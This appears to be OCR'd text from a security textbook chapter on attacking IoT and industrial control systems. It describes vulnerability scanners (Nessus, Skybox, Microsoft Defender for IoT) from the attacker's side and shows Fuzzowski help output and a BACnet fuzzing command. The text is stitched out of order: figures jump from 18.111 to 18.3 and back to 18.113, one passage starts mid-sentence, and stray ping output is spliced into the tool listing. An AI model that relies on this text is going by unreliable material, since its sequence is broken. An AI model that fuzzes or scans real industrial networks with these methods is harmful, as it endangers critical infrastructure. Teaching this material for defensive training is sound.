


Figure 18.111: Screenshot of Nessus showing identified SCADA vulnerabilities

After obtaining the associated vulnerabilities in the system, the attacker uses various techniques to exploit them and launch further attacks on the target OT systems.



Vulnerability Scanning using Skybox Vulnerability Control

Source: *https://www.skyboxsecurity.com*

Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors. Skybox can combine SCADA and ICS data with the information gathered from attack vector analysis, Skybox intelligence feed, SIEMs, threat intelligence feeds, etc. This tool can prioritize millions of vulnerabilities in OT/IT networks based on their risks. Attackers can analyze and group all the vulnerabilities across the networks using Skybox to launch various attacks on the IT/OT environment.

communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.

Figure 18.3: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.

Figure 18.4: IoT device-to-gateway communication model




Figure 18.113: Screenshot of SmartRF Packet Sniffer

Vulnerability Scanning Tool: Microsoft Defender for IoT

Source: *https://www.microsoft.com*

The Microsoft Defender for IoT platform performs a vulnerability assessment on an IoT and ICS environment and returns an objective risk score. It identifies all IoT and ICS assets connected to the target network. It enumerates device-level vulnerabilities such as missing patches, weak passwords, unused open ports, remote access ports, etc. It generates reports on network-level vulnerabilities such as unauthorized Internet connections, weak firewall rules, rogue subnet connections between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.





Figure 18.114: Screenshot of Microsoft Defender for IoT



Fuzzing ICS Protocols

The fuzzing of ICS protocols such as Modbus, BACnet, and Internet Printing Protocol (IPP) is critical for gathering information and identifying critical network activities. Attackers use tools such as Fuzzowski to test industrial networks for potential errors and exploitable vulnerabilities.

- **Fuzzowski**

  Source: *https://github.com*

  Fuzzowski is a network protocol fuzzer that helps attackers perform fuzz tests on ICS protocols. It assists attackers throughout the process of fuzzing a network protocol, as well as configuring communications. Attackers must first gain a thorough understanding of the protocol that they aim to fuzz.

```
usage: fuzzowski.py [-h] [-p {tcp,udp,ssl}] [-b BIND] [-st SEND_TIMEOUT]
                    [-rt RECV_TIMEOUT] [--sleep-time SLEEP_TIME] [-nr] [-nrf]
                    [-cr] [--threshold-request CRASH_THRESHOLD_REQUEST]
                    [--threshold-element CRASH_THRESHOLD_ELEMENT]
                    [--ignore-aborted] [--ignore-reset] [--error-fuzz-issues]
                    [--restart-sleep RESTART_SLEEP_TIME]
                    [-c CALLBACK | --file FILENAME] -f {lpd,ipp,raw}
                    [-m FUZZ_REQUESTS [FUZZ_REQUESTS ...]] [--path PATH]
                    host port

Network Fuzzer

positional arguments:
  host                  Destination Host
  port                  Destination Port

optional arguments:
  -h, --help            show this help message and exit

Connection Options:
  -p {tcp,udp,ssl}, --protocol {tcp,udp,ssl}
                        Protocol (Default tcp)
  -b BIND, --bind BIND  Bind to port
  -st SEND_TIMEOUT, --send_timeout SEND_TIMEOUT
                        Set send() timeout (Default 5s)
  -rt RECV_TIMEOUT, --recv_timeout RECV_TIMEOUT
                        Set recv() timeout (Default 5s)
  --sleep-time SLEEP_TIME
                        Sleep time between each test (Default 0)

RECV() Options:
  -nr, --no-recv        Do not recv() in the socket after each send
--More--
64 bytes from hp (10.132.188.202): icmp_seq=000 ttl=255 time=0.875 ms
64 bytes from hp (10.132.188.202): icmp_seq=001 ttl=255 time=0.820 ms
64 bytes from hp (10.132.188.202): icmp_seq=002 ttl=255 time=0.780 ms
64 bytes from hp (10.132.188.202): icmp_seq=003 ttl=255 time=0.801 ms
```

Figure 18.115: Screenshot of Fuzzowski

Discussed below are examples of the fuzzing ICS protocols such as BACnet, Modbus, and IPP.

- **Fuzzing the BACnet protocol:**

  `python -m fuzzowski 127.0.0.1 47808 -p udp -f bacnet -rt 0.5 -m BACnetMon`

